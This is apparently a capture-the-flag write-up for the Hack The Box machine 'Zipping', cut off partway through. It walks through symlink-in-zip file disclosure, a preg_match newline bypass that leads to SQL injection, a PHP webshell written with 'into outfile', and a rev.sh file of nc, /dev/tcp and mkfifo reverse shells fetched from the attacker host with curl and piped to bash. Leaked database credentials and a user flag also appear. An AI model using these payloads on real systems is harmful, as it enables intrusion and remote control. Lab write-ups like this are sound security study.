


```
# Sets the default security model of the Apache
# not allow access to the root filesystem outsi
# The former is used by web applications packag
# the latter may be used for local directories 
# your system is serving content from a sub-dir
# access here, or in any related virtual host.
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>

<Directory /usr/share>
        AllowOverride None
        Require all granted
</Directory>

<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>
```

The defaults appear to be used in the apache config
I could safely assume the location of upload.php to be in /var/www/html/upload.php and was able to read the file

```
# Commands Executed
echo 'File needs to exist on my machine to symlink it' > /var/www/html/upload.php
ln -s /var/www/html/upload.php upload.pdf
zip -r --symlinks upload.zip upload.pdf
cp upload.zip /home/kali/Downloads/

# Save contents to file for later reference if needed
curl -sL -k http://10.129.229.87/uploads/ae98841b4d9d2ca20381a74e95e7285f/upload.pdf > upload.php
```


Screenshot Evidence



```
<section id="work" class="text-center">
    <!-- container -->
    <div class="container">
        <h1>WORK WITH US</h1>
        <p class="mb-5">If you are interested in work
m there must be a pdf file containing your curriculum

        <?php
        if(isset($_POST['submit'])) {
          // Get the uploaded zip file
          $zipFile = $_FILES['zipFile']['tmp_name'];
          if ($_FILES["zipFile"]["size"] > 300000) {
```

I am able to verify that an MD5 hash is taken of the files I upload and used as a directory name to store my uploaded file.
This gives me a predictable location to access uploaded files out

Screenshot Evidence




```
  // Create an md5 hash of the zip file
  $fileHash = md5_file($zipFile);
  // Create a new directory for the extracted file
  $uploadDir = "uploads/$fileHash/";
  $tmpDir = sys_get_temp_dir();
```

I can also see that 7zip is being used to extract the files which means the “Zip Slip Vulnerability” was not going to work
I next took a look at the source code of /shop/index.php because it has URI parameters

```
# Commands Executed
mkdir /var/www/html/shop
echo 'Make file exist locally' > /var/www/html/shop/index.php
ln -s /var/www/html/shop/index.php index.pdf
zip -r --symlinks index.zip index.pdf
cp index.zip /home/kali/Downloads/

curl -sL -k http://10.129.229.87/uploads/292ba8844dc53b0f9e230d1c31d47633/index.pdf > index.php
```

This page discovered another .php file called functions.php

Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Zipping]
└─# curl -sL -k http://10.129.229.87/uploads/292ba8844dc53b0f9e230d1c31d47633/index.pdf
<?php
session_start();
// Include functions and connect to the database using PDO MySQL
include 'functions.php';
$pdo = pdo_connect_mysql();
// Page is set to home (home.php) by default, so when the visitor visits, that will be tl
$page = isset($_GET['page']) && file_exists($_GET['page'] . '.php') ? $_GET['page'] : 'h
// Include and show the requested page
include $page . '.php';
?>
```

I read functions.php next

```
# Commands Executed
mkdir /var/www/html/shop
echo 'Make file exist locally' > /var/www/html/shop/functions.php
ln -s /var/www/html/shop/functions.php functions.pdf
zip -r --symlinks functions.zip functions.pdf
cp functions.zip /home/kali/Downloads/

curl -sL -k http://10.129.229.87/uploads/1c8aeab97d2b5c3e0e5ad99b2e4c33de/functions.pdf > functions.pdf
```

This function returned MySQL credentials

Screenshot Evidence


```
┌──(root㉿kali)-[~/HTB/Boxes/Zipping]
└─# curl -sL -k http://10.129.229.87/uploads/1c8aeab97d2b
<?php
function pdo_connect_mysql() {
    // Update the details below with your MySQL details
    $DATABASE_HOST = 'localhost';
    $DATABASE_USER = 'root';
    $DATABASE_PASS = 'MySQL_P@ssw0rd!';
    $DATABASE_NAME = 'zipping';
    try {
        return new PDO('mysql:host=' . $DATABASE_HOST . '
```

USER: root

PASS: MySQL_P@ssw0rd!

I used the above logic and known PHP urls from Burpsuite to return file contents of

1.) cart.php


2.) product.php

3.) home.php

```
# Commands Executed
echo 'Make file exist locally' > /var/www/html/shop/cart.php
echo 'Make file exist locally' > /var/www/html/shop/product.php
echo 'Make file exist locally' > /var/www/html/shop/home.php
ln -s /var/www/html/shop/cart.php cart.pdf
ln -s /var/www/html/shop/product.php product.pdf
ln -s /var/www/html/shop/home.php home.pdf
zip -r --symlinks cart.zip cart.pdf
zip -r --symlinks product.zip product.pdf
zip -r --symlinks home.zip home.pdf
cp cart.zip /home/kali/Downloads/
cp product.zip /home/kali/Downloads/
cp home.zip /home/kali/Downloads/

curl -sL -k http://10.129.229.87/uploads/b57c0a31f9e3ec1ffa85a36d798d8de8/cart.pdf > cart.php
curl -sL -k http://10.129.229.87/uploads/c1072d785ae8ed02eea301788f904495/product.pdf > product.php
curl -sL -k http://10.129.229.87/uploads/c396c736199af3d5dea3efa0feb7787e/home.pdf > home.php
```

I noticed that in cart.php and product.php the input validation being used is a PHP function preg_match
Checking the documentation for the code I noticed that this function requires flags if it is to validate every value in an array

Screenshot Evidence Documentation




```
preg_match(pattern, input, matches, flags, offset)
```

Parameter Values

Parameter	Description
pattern	Required. Contains a regular expression indicating what to search for
input	Required. The string in which the search will be performed
matches	Optional. The variable used in this parameter will be populated with an array containi found
flags	Optional. A set of options that change how the matches array is structured: • PREG_OFFSET_CAPTURE - When this option is enabled, each match, instead of be where the first element is a substring containing the match and the second elen character of the substring in the input. • PREG_UNMATCHED_AS_NULL - When this option is enabled, unmatched subpatterr instead of as an empty string.
offset	Optional. Defaults to 0. Indicates how far into the string to begin searching. The preg matches that occur before the position given in this parameter

The method used does not define anything after matches
Screenshot Evidence Missing Flag



```
┌──(root㉿kali)-[~/HTB/Boxes/Zipping]
└─# grep preg_ *.php
cart.php:    if(preg_match("/^.*[A-Za-z!#$%^&*()\-_=+{}\[\]\\|;:'\",.<>\/?]|[^0-9]$/", $product_id, $match) ]/i", $quantity, $match)) {
product.php:    if(preg_match("/^.*[A-Za-z!#$%^&*()\-_=+{}\[\]\\|;:'\",.<>\/?]|[^0-9]$/", $id, $match)) {
```

This means I can perform a SQL injection if the id parameter is an array (add a new line hex value) like this shop/index.php?page=product&id=%0A
SOURCE: https://www.w3schools.com/PHP/func_regex_preg_match.asp

I hosted a rev.sh file in /var/www/html/rev.sh that contained the below code
Contents of rev.sh

```
#!/bin/bash
```

```
nc -e /bin/bash 10.10.14.98 1337 || bash -i >& /dev/tcp/10.10.14.98/1337 0>&1 || rm /tmp/f;mkfifo /tmp/f;cat /
tmp/f|/bin/bash -i 2>&1|nc 10.10.14.98 1337 >/tmp/f
```

I then started my apache service and watched the access log file to verify connectivity

```
# Commands Executed
systemctl start apache2
tail -f /var/log/apache2/access.log
```


I then started a listener

```
# Command Executed
nc -lvnp 1337
```

I used the SQL injection to download my rev.sh file and I used it again to execute the file which caught a reverse shell


```
# Commands Executed
curl -X GET "http://10.129.229.87/shop/index.php?page=product&id=%0A'%3bselect+'|
<%3fphp+system(\"curl+http%3a//10.10.14.98/rev.sh|bash\")%3b%3f>'+into+outfile+'/var|
/lib/mysql/rev_tobor.php'+%231"

curl -X GET "http://10.129.229.87/shop/index.php?page=%2fvar%2flib%2fmysql%2frev_tobor"
```

Screenshot Evidence Curl Requests



```
┌──(root㉿kali)-[~/HTB/Boxes/Zipping]
└─# curl -X GET "http://10.129.229.87/shop/index.php?page=product&id=%0A'%3bselect+'
<%3fphp+system(\"curl+http%3a//10.10.14.98/rev.sh|bash\")%3b%3f>'+into+outfile+'/var
/lib/mysql/rev_tobor.php'+%231"
Product does not exist!
┌──(root㉿kali)-[~/HTB/Boxes/Zipping]
└─# curl -X GET "http://10.129.229.87/shop/index.php?page=%2fvar%2flib%2fmysql%2frev
_tobor"

[Zipping] 0:openvpn  1:msf  2:nc*  3:bash-
```

Screenshot Evidence Caught Shell



```
┌──(root㉿kali)-[~/HTB/Boxes/Zipping]
└─# cat /var/www/html/rev.sh
#!/bin/bash
nc -e /bin/bash 10.10.14.98 1337 || bash -i >& /dev/tcp/10.10.14.98/1337 0>&1 || rm
 /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.98 1337 >/tmp/f

┌──(root㉿kali)-[~/HTB/Boxes/Zipping]
└─# tail -f /var/log/apache2/access.log
10.129.229.87 - - [24/Nov/2023:15:55:46 -0500] "GET /rev.sh HTTP/1.1" 200 402 "-" "
curl/7.85.0"
```

```
┌──(root㉿kali)-[~/HTB/Boxes/Zipping]
└─# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.98] from (UNKNOWN) [10.129.229.87] 48458
bash: cannot set terminal process group (1132): Inappropriate ioctl for device
bash: no job control in this shell
rektsu@zipping:/var/www/html/shop$ id
id
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
rektsu@zipping:/var/www/html/shop$ hostname
hostname
zipping
rektsu@zipping:/var/www/html/shop$ hostname -I
hostname -I
10.129.229.87 dead:beef::250:56ff:feb0:7d6b
rektsu@zipping:/var/www/html/shop$
```

I was then able to read the user flag

```
# Command Executed
cat ~rektsu/user.txt
#RESULTS
2aacd5bbd9182c2e44e328a948d2207c
```

USER FLAG: 2aacd5bbd9182c2e44e328a948d2207c

PrivEsc


For persistence I added my public SSH key to rektus authorized_keys file

```
# Attack Machine Commands
ssh-keygen -t ed25519 -f ~/.ssh/id_ed25519
